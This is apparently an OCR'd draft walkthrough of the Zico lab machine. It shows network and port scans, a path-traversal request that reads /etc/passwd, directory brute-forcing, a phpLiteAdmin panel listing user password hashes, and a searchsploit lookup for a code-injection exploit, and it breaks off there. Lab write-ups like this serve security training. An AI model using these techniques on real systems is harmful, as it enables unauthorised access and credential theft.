

rafaveira3@gmail.com - Rafael Santos


Zico - Walkthrough (Draft)



```
root@kali:~# nmap -sn 10.10.0.10-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-19 08:26 EDT
Nmap scan report for 10.10.0.10
Host is up.
Nmap scan report for 10.10.0.12
Host is up (0.00042s latency).
MAC Address: 08:00:27:10:98:90 (Oracle VirtualBox virtual NIC)
Nmap done: 91 IP addresses (2 hosts up) scanned in 2.92 seconds
root@kali:~#
```





```
root@kali:~# nmap --top-ports 10 --open -Pn -n 10.10.0.12 -oN 10.10.0.12-top10TCP.nmap

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-19 08:28 EDT
Nmap scan report for 10.10.0.12
Host is up (0.00056s latency).
Not shown: 8 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:10:98:90 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~#
```



ZICO'S SHOP?

Start Bootstrap can help you ddbuild better websites using the Bootstrap CSS framework! Just download your template and start going, no strings attached!


Zico's Shop - Mozilla Firefox
Zico's Shop
10.10.0.12/view.php?page=tools.html
Search
ZICO'S SHOP
ABOUT
SERVICES
PORTFOLIO
CONTACT


Zico's Shop - Mozilla Firefox
Zico's Shop
10.10.0.12/view.php?page=index.html
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

ZICO'S SHOP?

Start Bootstrap can help you ddbuild better websites using the Bootstrap CSS framework! Just download your template and start going, no strings attached!




10.10.0.12/view.php?page=../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:
/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var
/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL
Server,,,:/nonexistent:/bin/false zico:x:1000:1000:,,,:/home/zico:/bin/bash
```



```
root@kali:~# dirb http://10.10.0.12/ /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 19 08:32:00 2017
URL_BASE: http://10.10.0.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.12/ ----
+ http://10.10.0.12/cgi-bin/ (CODE:403|SIZE:286)
==> DIRECTORY: http://10.10.0.12/css/
==> DIRECTORY: http://10.10.0.12/dbadmin/
==> DIRECTORY: http://10.10.0.12/img/
+ http://10.10.0.12/index (CODE:200|SIZE:7970)
+ http://10.10.0.12/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://10.10.0.12/js/
+ http://10.10.0.12/LICENSE (CODE:200|SIZE:1094)
+ http://10.10.0.12/package (CODE:200|SIZE:789)
+ http://10.10.0.12/server-status (CODE:403|SIZE:291)
+ http://10.10.0.12/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://10.10.0.12/vendor/
+ http://10.10.0.12/view (CODE:200|SIZE:0)

---- Entering directory: http://10.10.0.12/css/ ----
```




10.10.0.12/dbadmin/

Index of /dbadmin

Name	Last modified	Size	Description
Parent Directory		-	
test_db.php	08-Jun-2017 14:00	178K	

Apache/2.2.22 (Ubuntu) Server at 10.10.0.12 Port 80



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php
Search


phpLiteAdmin v1.9.3

Password:

☑ Remember me

Log In

Powered by phpLiteAdmin | Page generated in 0.0006 seconds.



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php?action=row_view&ta
Search

phpLiteAdmin v1.9.3

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Change Database

[rw] /usr/databases/test_users

/usr/databases/test_users

[table] info

Create New Database [?]

Create

Log Out

/usr/databases/test_users → info

Browse
Structure
SQL
Search
Insert
Export
Import
Rename
Empty
Drop


Show : 30 row(s) starting from record # 0 as a Table

Showing rows 0 - 1 (2 total, Query took 0 sec)
SELECT * FROM "info" LIMIT 0, 30

			name	pass	id
□	edit	delete	root	653F4B285089453FE00E2AAFAC573414	1
□	edit	delete	zico	96781A607F4E9F5F423AC01F0DAB0EBD	2

Check All / Uncheck All *With selected:* Edit Go

Powered by phpLiteAdmin | Page generated in 0.0011 seconds.



```
root@kali:~# searchsploit phpliteadmin
---------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                        |  Path
                                                                      | (/usr/share/exploitdb/platforms/)
---------------------------------------------------------------------- ----------------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                        | php/webapps/24044.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities                           | php/webapps/37515.txt
